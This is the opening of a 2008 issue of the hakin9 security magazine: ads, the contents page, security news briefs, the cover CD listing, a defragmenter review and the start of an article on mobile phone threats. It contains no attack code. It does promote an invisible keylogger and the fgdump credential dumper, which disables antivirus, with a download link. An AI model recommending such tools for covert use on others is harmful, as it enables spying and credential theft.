

+CD 6 useful applications | video tutorial | 7 unique IT security articles

Issue 5/2008 (18) vol.3, No.5, Bi-monthly, ISSN 1733-7186, 14.99 USD 14.99 AUD

HAKING 5/2008 (18)

HAKING

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

KERNEL HACKING

ROOT CAUSE ANALYSIS AND ANTI-FORENSICS FOR MEMORY

VoIPER

VoIP Exploit Research Toolkit

Web Application Hacking

Attack and Defense of Flash Applications

Registry Analysis

Find Windows Registry Flaws

Mobile Devices Security

Locking Down Your Phone from Intrude Abuse

Rich Internet Applications

Auditing, Attacking, and Breaking Implementations



ON THE CD

TWISTER ANTI-TROJAN VIRUS
STEALTH KEYLOGGER 4.9
ADVANCED ACT PASSWORD RECOVERY
ADVANCED INSTANT MESSAGERS PASSWORD RECOVERY
ADVANCED MAILBOX PASSWORD RECOVERY
EXTRA DEMO TO VOIPER ARTICLE

Kernel Hacking | VoIPER | Flash Security | Advanced SPA | RIA



PLUS

Install BackTrack on VMware
by Lou Lombardy

E-book: No Root for You by Gordon Johnson

~torn

**\$150,000 INSURANCE POLICY
AGAINST HARDWARE DAMAGE TO YOUR SYSTEM**

- SEE WEBSITE OR PRODUCT PACKAGING FOR MORE DETAILS -

BLACKOUT! 30 MILLION APC CUSTOMERS STILL HAVE POWER. DO YOU?



Forget about acquisitions and mergers for a moment and think about your electricity and all that you rely on your computer for: personal and business files, financial information, broadband access, videos, photos, music, and more. Increasingly, computers are the hub for managing our lives. And more people rely on APC to protect their hardware and data than any other uninterruptible power supply (UPS) brand.

Why is APC the world's best selling power protection?

For 20 years, we have pioneered power protection technology. Our Legendary Reliability® enables you to save your data, protect your hardware, and prevent downtime. It also guards against a power

grid that is growing less reliable every day.

According to the Department of Energy, electricity consumption will increase by 40% over the next 10 years. Yet today, investment in utilities is at an all-time low. It's a "perfect storm" for computer users, one that makes APC protection even more essential.

APC has a complete line of power protection solutions to suit a range of applications. Already an APC user? Get the latest replacement battery cartridge for your unit or upgrade to a newer model.



Find out why 30 million people don't need to worry about losing their data to power problems

APC Solutions for Every Level of Protection:

Home Starting at \$59

Best value battery backup and surge protection for home computers.

8 outlets, DSL protection, 44 minutes of runtime*



Home Office Starting at \$99

Complete protection for home and small business computers.

10 outlets, DSL and Coax protection, 70 minutes of runtime*



Small Business Starting at \$459

High-performance network power protection with best-in-class manageability for servers.



APC power protection products are available at:



Register to win an
APC 1500VA Battery Back-UPS® system
(Model: BX1500LCD) a \$199 Value!


Visit www.apc.com/promo Key Code c650w or Call 888.289.APCC x9606 or Fax 401.788.2797

APC
Legendary Reliability®

~tqw~

The World's Most Popular Anti-Spyware Now Has Anti-Virus!

Find out how you can get 12 months for **FREE** at lavasoft.com/hakin9



There are new additions to the Lavasoft lineup:



Check us out at lavasoft.com

LAVASOFT

CONTENTS

HAKIN9 team

Editor in Chief: Ewa Dudzic ewa.dudzic@hakin9.org

Executive Editor: Monika Drygulska monika.drygulska@hakin9.org

Editorial Advisory Board: Matt Jonkman, Clement Dupuis, Jay Ranade, Terron Williams, Steve Lape

Assistants: Monika Drygulska monika.drygulska@hakin9.org,
Sylvia Stocka sylvia.stocka@hakin9.org

DTP: Przemysław Banasiewicz, Ireneusz Pogroszewski,
Michał Popis

Art Director: Agnieszka Marchocka agnieszka.marchocka@hakin9.org

Cover's graphic: Łukasz Pabian

CD: Rafal Kwaśny rafal.kwasny@gmail.com

Proofreaders: Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin McDonald, John Hunter

Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Monroe Dowling

Senior Consultant/Publisher: Paweł Marciniak

Production Director: Marta Kurpiewska marta.kurpiewska@hakin9.org

Marketing Director: Ewa Dudzic ewa.dudzic@hakin9.org

Circulation and Distribution Executive: Ewa Dudzic

ewa.dudzic@hakin9.org


Subscription: customer_service@hakin9.org

Publisher: Software Wydawnictwo Sp.z.o.o
02-682 Warszawa, ul. Bokserska 1

Worldwide publishing

Business address: Software Media LLC
1521 Concord Pike, Suite 301 Brandywine
Executive Center Wilmington, DE 19803 USA
Phone: 1 917 338 3631 or 1 866 225 5956
www.hakin9.org/en

Software Media LLC is looking for partners from all over the World.
If you are interested in cooperating with us, please contact us at:
cooperation@hakin9.org

Print: 101 Studio, Firma Tęgi / 
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division,
27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL
34134, Tel: 239-949-4450.



Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd.,
Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney,
Australia, Phone: + 61 2 9972 8800,

Whilst every effort has been made to ensure the high quality of
the magazine, the editors make no warranty, express or implied,
concerning the results of content usage.


All trade marks presented in the magazine were used only for
informative purposes.

All rights to trade marks presented in the magazine are reserved by
the companies which own them.

To create graphs and diagrams

we used  program by 

Cover-mount CD's were tested with AntiVirenKit
by G DATA Software Sp. z o.o

The editors use automatic DTP system 
Mathematical formulas created by Design Science MathType™

ATTENTION!

**Selling current or past issues of this magazine for prices that are
different than printed on the cover is – without permission of the
publisher – harmful activity and will result in judicial liability.**

hakin9 is also available in: The United States, Australia,
The Netherlands, Singapore, France, Morocco, Belgium,
Luxembourg, Canada, Germany, Austria, Switzerland, Poland

DISCLAIMER!

**The techniques described in our articles may only be
used in private, local networks. The editors hold no
responsibility for misuse of the presented techniques
or consequent data loss.**

Welcome,

Although the summer time has just gone, we haven't been resting and prepared for you the 18th issue of your favourite IT Security magazine. I hope you had the greatest holidays but, unfortunately, it's time to get back to our viruses, trojans, and malwares.

Hakin9 has changed its Executive Editor but do not worry – it hasn't changed its quality. My thanks go to all of you, who have helped me in improving the magazine's content. The list of names is too long to write them all! As always, we did our best to prepare the most practical and interesting articles, and tutorials.

In this issue of hakin9 you will get to know about VoIP devices based on SIP interact. Terron Williams, the author of the article, presented a number of practical examples of the VoIPER usage. You are also going to learn about Kernel hacking and anti-forensics methods as well as the Advanced Single Packet Authorization. Flash and RIA fans will find something interesting for them as well. I invite you to read two papers written by Aditya K. Sood and Neil Bergman. The first one is on testing Rich Internet Applications, and the second one on Flash exploitation and defense techniques. The Defense section contains the second part of the paper on vulnerabilities due to type conversion.

Do not forget about our CD! Besides the great number of commercial applications, this time we include a very useful tutorial on installing BackTrack on VMware prepared for you by Lou Lombardy and also the extra demo connected with the VoIPER article. It's not everything yet! Please, focus on the few chapters of hakin9 author's (Gordon Johnson) book – No Root for You.

I hope you'll enjoy this issue of hakin9. If you have any questions, comments or suggestions regarding the magazine, feel free to email me. I look forward to your e-mails.

Monika Drygulska
monika.drygulska@hakin9.org





BASICS

12 Threats are in the Air!

TAM HANNA

After reading this article, you will come to know about attack and protection possibilities on mobile devices.



ATTACK

18 VoIPER: VoIP Exploit Research Toolkit

TERRON WILLIAMS

This article shows everything you should know about VoIP devices based on SIP interact. You will get to know how to automatically test any SIP compliant device for vulnerabilities and robustness using the VoIPER toolkit.

22 Kernel Hacking & Anti-forensics

RODRIGO RUBIRA BRANCO, FILIPE ALCARDE BALESTRA

The paper is intended to explain why a forensic analysis in a live system may not be recommended and why the image of that system can trigger an advanced anti-forensic-capable rootkit.

32 Exploitation and Defense of Flash Applications

NEIL BERGMAN

The very useful article which discusses the specific Flash attack vectors. The paper describes important Flash security auditing tips as well as the proper development and configuration techniques.

38 Advanced Single Packet Authorization with fwknop

MICHAEL RASH

The paper introduces some recent advances in the fwknop implementation of Single Packet Authorization (SPA), discusses detecting and hiding methods, and finally presents some ideas for future development in the area of passive authorization.



DEFENSE

48 Auditing Rich Internet Applications

ADITYA K. SOOD

The paper covers the strategic procedure for testing Rich Internet Applications including Flash, Flex and AIR. The article should be helpful for users in testing the applications effectively.

60 Vulnerabilities due to Type Conversion of Integers

DAVIDE POZZA

The second part of the series on Vulnerabilities Due to Type Conversion of Integers which continues the first one by providing suggestions on how to review the code in order to spot such problems and showing the practices that can help prevent unsafe Type Conversions.

REGULARS

06 In brief

Selection of news from the IT security world.

Zinho & www.hackerscenter.com

08 CD Contents

What's new on the latest hakin9.live CD – a great number of fully functioning versions and special editions of commercial applications and a video tutorial – Install BackTrack on VMware.

hakin9 team

10 Tools

Diskeeper 2008 Pro Premier

Brandon Dixon

66 Emerging Threats

Cybercrime from Technologically Emergent Countries: Are These States a Significant Threat?

Matthew Jonkman

70 Consumers Test

Choose the Data Recovery Software

Clancey McNeal & hakin9 team

74 Interview

An interview with Michael Scheidell

hakin9 team

78 Self Exposure

Edward Benack, Nikolay Grebennikov, Karen Salem, Chris Boyd

Monika Drygulska

80 Book Review

Advanced Windows Debugging

Jordan Rinke

Security Convergence, Managing Enterprise Security Risk

Donald Iverson

82 Upcoming

Topics that will be brought up in the upcoming issue of hakin9

Monika Drygulska

APC'S BACK-UPSÂ RS 1500 FEATURES ADVANCED LCD STATUS INDICATORS



The APC Back-UPSÂ RS 1500 features an advanced LCD panel that provides status information, including more than 20 status indicators that give available runtime, load and a power event counter. Additionally, surge protection, battery backup, automatic voltage regulation (AVR) and award-winning management software make the APC Back-UPS RS 1500 ideal solutions for protecting home and business users from data loss caused by power problems.

The APC Back-UPS RS 1500 provides abundant battery back up power, allowing users to work through medium and extended power outages with runtimes of up to 154 minutes, depending on the units' load. With eight outlets, six with battery backup and two with surge protection only, the APC Back-UPS RS 1500 also safeguards equipment from damaging surges and spikes that travel along utility, phone and coax cable lines.

The APC Back-UPS RS 1500 also features AVR, which adjusts low voltages to safe levels, so consumers can work indefinitely during brownouts. In addition, APC's PowerChute Personal Edition software gracefully powers down the computer system automatically in the event of an extended power outage. Currently available the Back-UPS RS 1500 carries an estimated resale price of \$249.99. For more information visit www.apc.com.

COMCAST HACKED – USERS CREDENTIALS AT RISK

Comcast website defaced. Comcast, the second biggest ISP in the US, has fallen victim to hackers who have replaced the home page with an incoherent message. The hack was achieved by changing Comcast's registrar account at Network Solutions which redirected traffic for the URL *comcast.net* to an IP addresses in Germany. After a whole

day experiencing intermittent downtimes, the website has now been returned to its original state. Besides the downtime, millions of users credentials could be at risk if, before the actual defacement, hackers had hijacked the login page collecting passwords or any kind of useful information to them.

CROSS DOMAIN SCRIPTING AFFECTING ALL BROWSERS

Manuel Caballero's speech entitled *A resident in my domain* at the last Microsoft's BlueHat conference has given the web application security community a lot to talk about. The vulnerability demonstrated, but not disclosed by the Mexican security researcher (penetration tester at Microsoft), seems to be capable of referencing browser window instances thus obtaining a resident script with cross domain scripting and keylogging capabilities. Another Mexican researcher has already published another variant of the attack able to open a new window and control the down key event through JavaScript. No matter which site the user browses. The cross domain script will be resident and running. Caballero's attack is cross-platform and affects 90% of the browsers (including Firefox and Internet Explorer). Microsoft is expected to mitigate this attack vector with new security features in Internet Explorer 8. At the time of writing, no statement was made by Mozilla.

FACEBOOK VULNERABLE (AGAIN)

We have already written about the many tricks that can be played on Facebook. There are plenty of websites demonstrating how to steal private pictures, guess user ids to send gifts to and trick the web application behind the most famous social network on the net. Also many vulnerabilities exist in the third party hosted plugins as demonstrated by the hackerscenter.com research team. Now vulnerabilities have been published on *xssed.com* affecting *facebook.com* in the form of cross site scripting and redirection flaws that can lead to the stealing of authenticated sessions right up to installing malware on a user's PC. Social networks are undergoing a wave of attacks by scammers and spammers willing to take advantage of the variety (and great numbers) of inexperienced users

using these sites to propagate malicious software as zombies, adware and spyware. A single vulnerability into a social network could harm the security of millions of users. In the case of Facebook this could be as many as 70 million users.

FGDUMP 2.1 RELEASED

Fgdump is one of the most famous password hash dumping tools for Windows and is capable of dumping both local and remote machine cached credentials. What makes the new version even better than before is the support for 64 bit platforms and improved parallel threads. Fgdump uses Pwdump6 under the hood, another big name in the field, but adds more features and stability thanks to the capability of disabling antivirus programs while dumping. The binary and source is available at <http://swamp.foofus.net/fizzgig/fgdump/downloads.htm>

FIREFOX DEVELOPERS ADDING NEW SECURITY FEATURES

Firefox developers are creating new techniques to protect Firefox users from some of the most dangerous and well known security threats originating from websites such as Cross-Site Scripting (XSS) and Cross-Site Request Forgeries (CSRFs).

One feature of the new technology will provide the ability of web application developers to explicitly set the domains permitted to communicate with the site by cross-site requests for resources such as cookies.

Brandon Sterne, Mozilla's security group member mentioned in an email "These policies will describe which scripts in a page should be treated as valid and how web content should be permitted to initiate cross-site requests".

Another feature is to prevent private resources on a company's private network from being accessed by public sites. It's designed to protect from an attack called *DNS rebinding* that could be used to control routers, demonstrated a month ago by security researcher Dan Kaminsky.

It's vital to mention that the project is still in the early phases but we can't ignore the potential benefits of it and the new web application security framework it may develop.

From a security professional's point of view, it's big. There are a lot of big website operators that would like to have a browser with this feature to recommend to their users – Jeremiah Grossman, CTO of web application security firm WhiteHat Security.

GOOGLE STARTS A SECURITY TEAM FOR THE OPEN SOURCE COMMUNITY.

Google is a leading group of volunteers hoping that it becomes the major entity for responding to open source software security issues.

oCERT (Open source Computer Emergency Response Team), will work on fixing vulnerabilities in a huge variety of open source applications by coordinating information exchange between publishers. According to Google's security blog, the workforce will strive to contact software authors with all security reports and aid in debugging and patching, especially in cases where the author, or the reporter, doesn't have a background in security.

But what addition will the group add to a world already saturated by many computer emergency response teams? Johannes Ullrich, CTO for SANS Internet Storm Center, mentioned that an overlap with the current US CERT exists but he also thinks there's a space for another group with more intense numbers of members in the world of open source.

MASS SQL INJECTION

Mass SQL injection has been the most important threat being experienced by the security (and web masters) community from April 2008 to date. Over 510,000 servers have been successfully exploited using the same payload and a few variants of the same exploit.

At first the attack was believed to be a piece of malware able to propagate on vulnerable servers through SQL commands. A further forensic study demonstrated how the attack is instead generated by thousands of bots crawling the net for vulnerable web applications. The potential targets are recognized through Google dorks and the attack starts injecting a payload able to replace all the string-type field of the database with

a JavaScript payload being downloaded from certain domain names.

The JavaScript would have been finally executed on the vulnerable websites visited in order to attempt a forced download of an online gaming Trojan horse as well as adware. Targeted web applications seemed to be only asp and aspx web pages using Microsoft SQL Server, but more variants of this kind of attack are being discovered targeting different languages and different server platforms. The exploitation is made possible due to poorly written web applications rather than vulnerabilities which exist in IIS and SQL.

NATO ESTABLISHES A CYBER DEFENCE RESEARCH CENTER

After the exceptionally effective and successive cyber attack the NATO alliance had to take, defense chiefs from Germany, Italy, Spain, Lithuania, Latvia, Estonia and Slovakia all signed the agreement to fully cooperate to fund and provide adequate staff for a research center. The center will be dedicated in boosting the alliance's defense systems against cyber attacks which is seen as a threat targeting specifically military computer systems.

The Baltic nation of Estonia is the location of the center. Last year, the cyber attacks succeeded in paralyzing Estonian corporate and government computer networks.

The attacks occurred right after the clash over the relocation of a Soviet war monument in the Estonian capital, Tallinn, leading many to suspect the Kremlin was responsible for the attacks even though Moscow denied those claims.

The USA will take part just as an observer with other NATO nations joining later. The cyber defense center will be operational in August yet the formal opening is planned on 2009. The center will contain 30 specialists who will start researching and training on cyber warfare.

The Estonian defense Minister Jaak Aviksoo, at a news conference in the new center said, *Cyber space essentially has no borders. We know how difficult it is to defend the sovereign of our land, its sea borders and its airspace. It is even more complicated in a borderless cyber space where there is no smoking gun and no fingerprints.*



CD CONTENTS



hakin9 magazine always comes with a CD. At the beginning it was based on hakin9.live distribution, then we decided to cooperate with BackTrack team and use their distro as an engine.

hakin9 CD contains some useful hacking tools and plugins from BackTrack. Most of hackers know it well – BackTrack is the most top rated Linux live distribution focused on penetration testing. Every packet, kernel configuration and scripts in BackTrack are optimized to be used by security penetration testers. This CD is based on BackTrack 3 beta version. To start using hakin9.live simply boot your computer from the CD. To see the applications, code listings, e-book, and tutorial only, you do not need to reboot the PC – you will find the adequate folders simply exploring the CD.

APPLICATIONS

You will find the following programs in Applications directory on hakin9 CD:

Advanced ACT Password Recovery from ElcomSoft – a program to recover or replace lost or forgotten passwords to protected BLB, MUD and ADF/PAD files created in ACT! contact management software (from Symantec, Best Software, Sage). All versions of ACT! (up to ACT! 2008) are supported.

Retail price: USD 45.00
www.elcomsoft.com

Advanced Instant Messengers Password Recovery from ElcomSoft – a program to recover login and password information (stored locally) for most popular instant messengers. Passwords are recovered instantly, multilingual ones are supported.

Retail price: USD 45.00
www.elcomsoft.com

Advanced Mailbox Password Recovery from ElcomSoft – A program to recover

login and password information (stored locally) for most popular email clients.

Retail price: USD 45.00
www.elcomsoft.com

Stealth KeyLogger – an invisible, easy to use computer monitoring spy software, designed to monitor and record all activities on a computer. This tool provides detailed information on who uses your computer, their e-mails and chat conversations, the visited web sites.

Retail price: USD 39.95
www.amplusnet.com

Twister Anti-TrojanVirus – a powerful and easy-to-use anti-trojan, anti-virus, anti-rootkit, and anti-spyware software. It provides realtime protection against trojans, spyware, viruses, hackers, adware and other harmful threats. It supports the Windows Security Center, right-click scan from Explorer context menu. It supports scanning of zip, rar, ace, cab, chm and eml compressed files.

Retail price: USD 29.95
www.filseclab.com

VoIPER – demo that completes the article on VoIPER by Terron Williams. The file that you will find on the CD is the video demo1.avi – prepared by Terron Williams exclusively for hakin9.

VIDEO TUTORIAL

Install BackTrack on VMware by Lou Lombardy – BackTrack is the most Top rated linux live distribution focused on penetration testing. With no installation whatsoever, the analysis platform is started directly from the CD-Rom and is fully accessible within minutes. This video will demonstrate how to

install Backtrack to VMware. This process includes installing Backtrack to the hard drive. This allows the user to run Backtrack as a virtual machine within their current OS and save data to the hard drive.

E-BOOK

No Root for You by Gordon Johnson – No Root for You is a series of tutorials, rants and raves, and other random nuances therein. This is the official „bible,” if you will, to spoon-fed network auditing. The purpose of this book is to take once unclear explanations to particular network audits and place them in layman's terms so that the curious (from novice to guru) may understand the information fully, and be able to apply it without much hassle. This quick-reference guide not only contains step-by-step, illustrated tutorials, but an explanation in regards to why each exploitation, or what have you, works, and how to defend against such attacks. Be prepared, one might also discover a few „rants and raves,” as well as other random nuances.

CODE LISTINGS

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with hakin9 much easier. We place the complex code listings from the articles in DOC directory on the CD. You will find them in folders named adequately to the articles titles.

HAKIN9 LIVE


If you wish a program or a tool developed by you to appear on hakin9 CD, e-mail en@hakin9.org.

If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.



If you have experienced any problems with this CD,
e-mail: cd@hakin9.org

Diskeeper 2008 Pro Premier



System: Windows 2000/XP/Vista (32 bit and 64 bit)

License: Commercial (offers different options to accommodate business needs)

Application: Disk Performance Enhancer

Homepage: <http://www.diskeeper.com/defrag.asp>



Diskeeper is a small utility that silently runs in the background cleaning the file system and optimizing computer performance all the while remaining unnoticeable to the user.

Overview

Often times you begin to notice that your not so old computer just das not run the same. Files take longer to open, programs take longer to load and the overall feel of the machine is sluggish. Most would blame these symptoms on poor hardware choice, or possible spyware infection. While these may be true, one of the more likely causes is that the hard disk is in desperate need of defragmentation. Because files are written in different places on the hard disk all the time it is obvious that fragmentation is going to occur. Diskeeper works to solve this fragmentation problem by defragmenting the hard disk in real time, thus keeping files packed together and performance at its best.

Quick Start

After installation Diskeeper allows you to configure the program so you can *set it and forget it*. The GUI interface itself is easy to follow with links on the top bar and additional menus on the left sidebar. Following the quick start guide allows you to set everything up in a manner of minutes.

Performance

After the initial defragmentation, the computer used for testing was restarted. There was almost an immediate change when bringing up files and opening programs. Things seemed to speed up for the most part without any interaction from myself at all.

One of the interesting features about Diskeeper Pro Premier is the I-FAAST feature. This feature looks at the files being accessed most often and configures itself to maximize performance when using the said files. I-FAAST



Figure 1. Diskeeper's interface to monitor and control your installation

also allows the user to individually specify the files to maximize performance on though Diskeeper does not recommend doing this.

So far since using Diskeeper, the test machine has been running great. Performance has certainly improved since installation and it has only been a week or so. The only problem that has been noticed so far is that occasionally the mouse will begin to lag as if the computer resources were at its peak. Checking the computer performance revealed no spikes, but Diskeeper seems to be the blame as this was not happening prior to installation. Though this problem is annoying at times, its rare and the benefits gained are well worth the minute or so of a choppy mouse.

Overall

Diskeeper is quite impressive. The concept is fresh and the developers have done a great job of creating an easy to use, maintenance free piece of software. Aside from the minor mouse issue, Diskeeper is able to provide almost instant performance improvements with little to no interaction from the user and that alone makes it worth the small price tag.

By Brandon Dixon

Brandon has over 5 years of experience in the information technology and security industry. Mr. Dixon is currently a member of G2, Inc. where he performs network and application penetration testing services.

~tqw~

Passware Software Prevents Users from Losing their Passwords and Files



Passware Encryption Analyzer Professional


Passware Encryption Analyzer Professional scans computers and finds all the password-protected or encrypted files on a PC or over the network.

Employees often leave a company without giving a complete list of their passwords or protected files. Encryption Analyzer Professional solves this problem in a time-efficient way – a full system scan usually takes under an hour, and IT administrators get full reports on protected files. Encryption Analyzer Professional can scan systems over the network, performs scheduled scans and supports batch mode. It also saves detailed log files and MD5 hash values of protected files.

Encryption Analyzer Professional is integrated with **Passware Kit Enterprise**, a universal password recovery software pack. This provides immediate password recovery for any and all protected files detected.

Passware Encryption Analyzer Professional costs \$195 and may be securely purchased online at: www.lostpassword.com.

For software developers, Passware Inc. has released a .NET SDK, which allows using all the features of Encryption Analyzer Professional in their applications without any extra coding.



Passware Kit Enterprise

Passware Kit Enterprise is a comprehensive suite that allows IT professionals and computer forensics to access password-protected files.

Passware Kit Enterprise provides the convenience of an all-in-one software pack with over 25 password recovery modules for almost any application used in the office or at home. Updated on a regular basis, Passware Kit Enterprise modules provide access to more than 100 file formats.

Passware Kit modules can be accessed directly from **Passware Encryption Analyzer Professional**.

The new 8.3 version resets passwords for Windows Vista/2003/XP/2000 both Local and Domain Administrators, Office 2007 files; instantly decrypts financial databases of QuickBooks and Quicken; supports MYOB 2007, ACT 2007, SQL 2005, and Acrobat 8.

A single Passware Kit Enterprise license costs \$495. All Passware Kit Enterprise orders come with 1 year of free subscription.

About Passware Inc.

Founded in 1998, Passware Inc. provides help desk personnel, law enforcement, forensic agencies, IT professionals, business and home users around the world with security tools to ensure data availability in the event of lost passwords.

As a global company, Passware Inc. has offices in the United States and Europe. Passware Inc. is a direct seller of software and has a world-wide network of resellers.

Media Contact:

Nataly Koukoushina of Passware, Inc.

+1-650-472-3716 ext. 101; media@lostpassword.com



TAM HANNA

Threats are in the Air!

Difficulty



Di-Dan! Di-Dan! Di-Dan! Aaaargh...it's 7am again. STFU, Treo; STFU, Binary Clock... – a normal day in the life of the author of this article begins with this age-old ritual. PDA's and smart phones have become ambiguous; containing hundreds of megabytes of precious data.

What once was a toy of the rich and/or geeky is now part of main-stream culture. And, as with Internet Explorer, everything that is used by the masses becomes a prime target for criminals. Nowadays, data stored on mobile devices is more at risk than ever before...read on to find out what can happen!

Let's steal

Mobile phone theft is epidemic in Western Europe and the United States – many teenagers use this – slightly, um, shady – activity to finance his or her MTV-inspired life style. Youth gangs are a major threat for resident security in some cities, and have become more and more brutal every day (an Austrian man was attacked with a steel girder in a brawl over his N-Gage phone).

In case you are attacked, LET GO OFF THE PHONE IMMEDIATELY. DO NOT TRY TO FIGHT your attacker(s)! If armed, DO NOT DEFEND – Austrian law does not to allow you to defend your property. – Austrian Police officer advising the author of this text on what to do in case of an attack while taking up a theft notice for an iPod touch.

Very few people know that stolen mobile phones could be rendered unusable with ease due to their globally unique IMEI numbers – if all carriers would cooperate with law enforcement on a database of stolen phones and would ban stolen devices from their networks, cell phone

theft would no longer be viable for the average, run-of-the-mill teenage thug. IMEI changing theoretically is possible, but is very difficult on most phones...

Bean counters at carriers and phone manufacturers cringe at the mention of the proposal above – for them, every stolen phone is a lovely generator of revenue. After all, the phone must be replaced (no carrier subsidies here – victims usually pay the full OTC price) – and the carrier can cash in on a variety of *reactivation* fees.

Unfortunately, the social consequences of mobile phone theft are ignored. Not only are mobile devices very expensive OTC – in most cases the data on the device is lost forever (think addresses, phone numbers, SMS's, photos, programs...).

IMEI number

The IMEI, International Mobile Equipment Identity for short, is an unique serial number that is assigned to each GSM/UMTS phone. These numbers are assigned by the British Approval Board for Telecommunication and have the following format:

AA-BBBBBB-CCCCC-D
A...Reporting body identifier
B...Rest of type allocator code, defines phone modal and revision(e.g. Treo 600, HWrev a)
C. serial sequence of model
D checksum

WHAT YOU WILL LEARN

Attack vectors on mobile devices in general

Attack possibilities for various platforms

WHAT YOU SHOULD KNOW

How to use an S60-powered smart phone

~tqw~

Data theft

Let's imagine that the manager of a Liechtenstein-based bank loses his HTC Touch or Nokia E90 with a list of customers operating tax shelters camouflaged as charitable foundations. For him, the value of the device is minuscule compared to the value of the data (the German secret service paid millions of dollars for such a list a few weeks ago).

Targeted attacks can involve people eavesdropping while the device is used – no one notes a person looking over his shoulder in a tram. Once a *worthy* victim has been identified, the device is stolen and the data extracted. This usually does not take long, as most users deactivate the security features of their devices for convenience reasons...

Memory card theft is an especially dangerous method, as it can go undetected for hours. Instead of stealing the whole device, the thug removes just the memory card from the device (which usually can be accessed from the outside). Most devices continue to operate normally without their memory card – and can't use encrypting file systems to protect the data. Thus, data on a memory card or an internal hard drive is even more at risk than data stored in the RAM/ROM of the device.

Worms and crane flies

Initially, PDA's lacked serious connectivity options and phones were not capable to accept third-party applications. Java-based devices have traditionally proven difficult to exploit (more on that later); Palm OS was almost impossible to attack due to the primitivity of the OS; and PDAs/Smartphones powered by Windows Mobile weren't mainstream enough to be good victims – but the landscape changed dramatically when Nokia introduced the Nokia 7650 in Q2 2002.

This 600€ device ran a fully programmable operating system called Series60; had Bluetooth for close-range communication AND was fashionable. Operators subsidized the box and its successors – and created a big installed base of potentially vulnerable mobile devices.

Virus authors were quick to capitalize on this new group of victims – malware could arrive on the device as a SIS file, install itself as a system service and then spread via memory card swapping (lovely for surviving hard resets) by sending a copy of itself to every bluetooth device in range, and – in some cases – even by sending MMS to people who called the infected phone.

F-Secure currently lists over 100 virii for Series 60 devices. Their spectrum of activity ranges from mundane and annoying messages over to serious things like damaging the phone's hardware to allowing third parties to access all data stored on the phone.

A company called FlexiSpy (<http://www.flexispy.com/>) took this to an extreme – it allows its customers to pick out victims. The company then provides the program and earns up to 250€ a year by providing the data found on the victim's phone to its *customer* (info here <http://www.f-secure.com/weblog/archives/archive-032006.html#00000844>).

Both carriers and manufacturers had to react when an entire football stadium full of phones was infected in Helsinki, Finland during the World Athletic Championship (2005; the virus

was an early form of Cabir). Carriers like Hutchison now block all .sis and .sisx files on their MMS gateways and send an SMS with a link to a free AV product to infected phones.

